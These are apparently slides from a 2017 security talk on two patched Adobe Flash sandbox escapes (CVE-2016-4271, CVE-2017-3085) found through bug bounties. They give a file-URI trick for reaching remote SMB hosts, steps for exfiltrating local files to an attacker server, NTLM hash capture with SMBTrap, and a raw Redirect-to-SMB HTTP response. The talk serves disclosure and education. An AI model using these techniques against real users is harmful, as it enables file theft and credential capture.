Playing in the Sandbox

Bypassing Adobe Flash Input Validation

Björn Ruytenberg

bjorn@bjornweb.nl

https://bjornweb.nl

October 12, 2017

Who am I?

Björn Ruytenberg

Information Security student at TU/e, RU

BSc in Electrical Engineering and Computer Science

Software engineer

Security researcher… for fun!

Found several vulnerabilities in Microsoft Office, VMware Workstation, Foxit Reader, Adobe Flash

Today's topic: bug bounties

- Adobe Flash Sandbox Escapes
  - **CVE-2016-4271** -> $3000
  - **CVE-2017-3085** -> $2500

- You can do it too
  - Logic bugs: have a look at the specs
  - Use common developer tools
  - Add some dedication and a bit of creativity

Introducing Adobe Flash

- Cross-platform application runtime
  - Browsers: Flash Player plugin
  - Desktop, mobile apps: Adobe AIR
- Use cases:
  - Streaming (DRM-protected) media
  - Browser-based games
  - Audio and video conferencing

Embedding Flash code

- ActionScript code compiles to SWF binary
- Embed binary in
  - HTML pages (<embed> tag)
  - PDF
  - Office documents: DOCX, XLSX, PPTX

Flash security sandboxes

- Flash sandbox modes:
  - `Security.REMOTE`
  - `Security.LOCAL_WITH_FILESYSTEM`
  - `Security.LOCAL_WITH_NETWORK`
  - `Security.LOCAL_TRUSTED`
  - `Security.APPLICATION (AIR)`

- Allows remote connections
- No file system access

- No remote connections
- Allows full file system access

Local by definition - Flash

- Open local file (e.g. HTML) with embedded Flash content
- Triggers ***local-with-filesystem*** sandbox
- But there's more: [1]


> *local-with-filesystem: The default sandbox for local files. SWF files in this sandbox may not contact the Internet (or any servers) in any way—they may not access network endpoints with addresses such as HTTP URLs.*

> *local file: A local SWF file describes any file referenced by using the "file" protocol or a UNC path which does not include an IP address or a qualifying domain. For example, "\test\test.swf" and "file:\test.swf" are considered local files, while "\test.com\test.swf" and "\192.168.0.1\test.swf" are not considered local files.*

[1] http://help.adobe.com/en_US/flex/using/WS2db454920e96a9e51e63e3d11c0bf6167e-7fff.html

Local by definition – SMB

- **Server Message Block (SMB)**
  - A network file sharing protocol
  - Preferred choice in Windows networks



Local by definition – UNC

- **Universal Naming Convention (UNC)**
  - Windows concept to express SMB paths: `\\Host\SharedFolder\Rsrc`
  - Resources can be
    - Shared files
    - Devices
    - Named pipes
  - Host identifiers: IP address, domain (FDQN), hostname (NetBIOS)
  - UNC paths accepted by Flash?

`\\10.0.0.1\share\resource.txt` **Not allowed: IP address**

`\\someserver.com\share\resource.txt` **Not allowed: FQDN**

`\\somepc\C$\resource.txt` **Allowed, if *local* hostname is "somepc"**

Local by definition – File URI

File URI scheme (RFC 8089)

- References local file system only[1]
- Example:

```
file:///c:/Users/John/document.docx
```

- Flash imposes no restrictions
  - But cannot express remote paths, so nothing to restrict here... right?

[1] While the File scheme does not exclude the use of remote host names, it does not allow specifying which network protocol should be used. Hence, in practice, host names are often ignored, while assuming the resource being referenced resides on the local host.

Escaping the local sandbox (1/2)

- To summarize: ***local-with-filesystem*** lets us access UNC and File schemes, but
  - Flash restricts UNC to local host only
  - File scheme takes only local paths
- Where to go from here?


Escaping the local sandbox (2/2)

- Let's revisit **path expressions on Windows**
  - Flash uses the *Win32 Shell API* to process outbound requests
  - Enables using File scheme to express UNC syntax
  - In our example:

`\\10.0.0.1\share\remote_resource.txt` (UNC syntax)

->

`file:///`**`//10.0.0.1/share/remote_resource.txt`** (File scheme + modified UNC syntax)



- **Remote resource becomes local:** we can now access SMB servers from local disk!

Exfiltrating files out of sandbox

- **Approach:** append local file content to SMB resource request
- **Steps to take**
  - Read arbitrary local file
  - Format content to meet SMB path request limits
    - Split into <260 bytes chunks (path MAX_LEN)
    - URL encode to avoid forbidden characters (e.g. /, \, #, @)
  - Append chunks to SMB resource requests
  - Make the consecutive requests
  - Capture requests on remote (attacker-controlled) side
  - URL decode, reconstruct complete file on remote side

DEMO
Exfiltrating files from local sandbox


https://nautilus.bjornweb.nl/owasp/CVE-2016-4271-localfileexfil.mov

Pit stop: SMB


- We can now escape the sandbox and exfiltrate local files
- Exploit chain opens up ability to access remote SMB servers
- Can we leverage SMB for other attacks?

SMB authentication

- SMB supports various authentication schemes
- NTLMv2 default scheme of choice
  - Logon using username + Hash(Pw)
  - Challenge-response authentication



SMB Relay attack (2008)



Bottom line: attacker obtains U, Hash(Pw)


NTLMv2 hashes

- Attacker having *U, Hash(Pw)* enables
  - Mounting a **"Pass-the-Hash"** attack:
    - Attacker authenticates on third-party host victim is allowed to access (previous slide)
    - Attacker authenticates on client machine (patched in MS08-068) [1]
  - Obtaining **plaintext password** through
    - Rainbow tables
    - Bruteforcing the hash: 8-character password permutation found in <6h [2]

[1] https://blog.rapid7.com/2008/11/11/ms08-068-metasploit-and-smb-relay/
[2] https://arstechnica.com/information-technology/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/

Attack variant: SMBTrap

- Introducing *SMBTrap*
  - Python-based user credentials logger, acts as SMB “server”
- Attacker-controlled host: legitimate SMB server -> SMBTrap



[1] https://github.com/CylanceSPEAR/SMBTrap/

DEMO
Obtaining Windows user credentials

https://nautilus.bjornweb.nl/owasp/CVE-2016-4271-winusercredleak.mov


CVE-2016-4271: discussion (1/2)

- **Recap:** Local sandbox escape
  - Exfiltrate local files, disclose to remote server
  - Expose Windows user credentials to remote server
- **Root cause analysis:** fundamental issues in sandbox policies
  - Arbitrary *local-with-filesystem*, *local file* definitions
  - Blacklist approach not covering corner cases
  - File URI being considered as local, effectively whitewashes remote UNC path
  - Renders Flash subject to SMB vulnerabilities
- Host-environment agnostic: affects Firefox, **Chrome**, **Edge**, IE, MS Office
- Sandbox policies introduced in version 9 (2006) -> vulnerability has been present for >10 years

CVE-2016-4271: discussion (2/2)

- Fixed by Adobe in Flash Player 23
  - Introduces new sandbox policies
    - Drops *local-with-filesystem* sandbox entirely
    - Drops local file system APIs
    - Defaults to *local-with-networking* sandbox, i.e. no local file access
  - Requires refactoring existing Flash applications
    - Local file system interaction now requires HTML5 techniques… ☺
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4271

Fixed, or is it?



- New sandbox policies seem a solid approach
  - But no mentioning of *remote* sandbox in release notes
  - …Challenge accepted!

The (revised) remote sandbox

- Rejects UNC and File-style paths
- Rejects any URLs not being prefixed by HTTP(S)
- Flash 23 silently introduced whitelist approach: restricts outbound requests to HTTP(S) scheme
- Where to go from here?

SMB attacks, revisited (1/2)

- New attack vector: Redirect-to-SMB (2015)[1]

```
GET /somefile.txt HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0)
Accept-Encoding: gzip, deflate
Host: 23.100.122.3

HTTP/1.1 302 Found
Content-Type: text/html, charset=UTF-8
Location: file://///23.100.122.3/some/file.txt
Server: Apache
Date: Sat, 5 Aug 2017 15:59:12 GMT
Content-Length: 159
```

[1] https://www.cylance.com/content/dam/cylance/pdfs/white_papers/redirect-to-smb-20151012.pdf

SMB attacks, revisited (2/2)

CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Vulnerability Note VU#672268

Original Release date: 13 Apr 2015 | Last revised: 05 Sep 2017

Description


CWE-201: Information Exposure Through Sent Data

The following Windows API functions (available via `urlmon.dll`) have been identified as being affected:


- `URLDownloadA`
- `URLDownloadW`
- `URLDownloadToCacheFileA`
- `URLDownloadToCacheFileW`
- `URLDownloadToFileA`
- `URLDownloadToFileW`


[1] https://www.kb.cert.org/vuls/id/672268

Testing for susceptibility: basic idea



Testing for susceptibility: first try





Source	Destination	Protocol	Length	Info
23.100.122.3	23.100.122.2	HTTP	318	GET /crossdomain.xml HTTP/1.1
23.100.122.2	23.100.122.3	HTTP	205	HTTP/1.1 404 Not Found
23.100.122.3	23.100.122.2	HTTP	410	GET /somefile.txt HTTP/1.1
23.100.122.2	23.100.122.3	HTTP	246	HTTP/1.1 302 Found

- Wireshark shows no SMB traffic, but...
- What is happening here?

Side track: cross-domain policy file

- Dictates when SWF is allowed to load resources from a different domain other than originating one
- If not explicitly allowed by *domain-b.com*, runtime will not load images from that domain if SWF is hosted on *domain-a.com*

A *cross-domain policy* file is an XML document that grants a web client, such as Adobe Flash Player or Adobe Acrobat (though not necessarily limited to these), permission to handle data across **domains**. When clients request content hosted on a particular source **domain** and that content make requests directed towards a **domain** other than its own, the remote **domain** needs to host a cross-domain policy file that grants access to the source **domain**, allowing the client to continue the transaction.

Testing for susceptibility: second try

- No mentioning of *cross-protocol* data handling (HTTP -> SMB), yet our attack is blocked
- Wireshark trace unexpectedly shows *crossdomain.xml* request on originating machine hosting SWF
- Let's construct a *least-restrictive* cross-domain policy:

